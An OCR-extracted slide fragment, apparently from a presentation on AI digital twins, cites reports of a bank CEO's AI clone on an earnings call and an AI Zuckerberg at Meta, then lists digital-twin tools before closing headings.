

We need to be preparing for that future. It is already here: Customers Bank CEO Sam Sidhu's AI clone delivered the prepared remarks on the bank's first-quarter 2026 earnings call, and Meta built an AI Zuckerberg for employees to talk with (Fortune, April 28, 2026).

Tools for building a digital twin: Tavus · HeyGen · D-ID · Synthesia · Delphi · ElevenLabs (voice)

FINAL THOUGHTS

VISICALC ON APPLE II, 1979
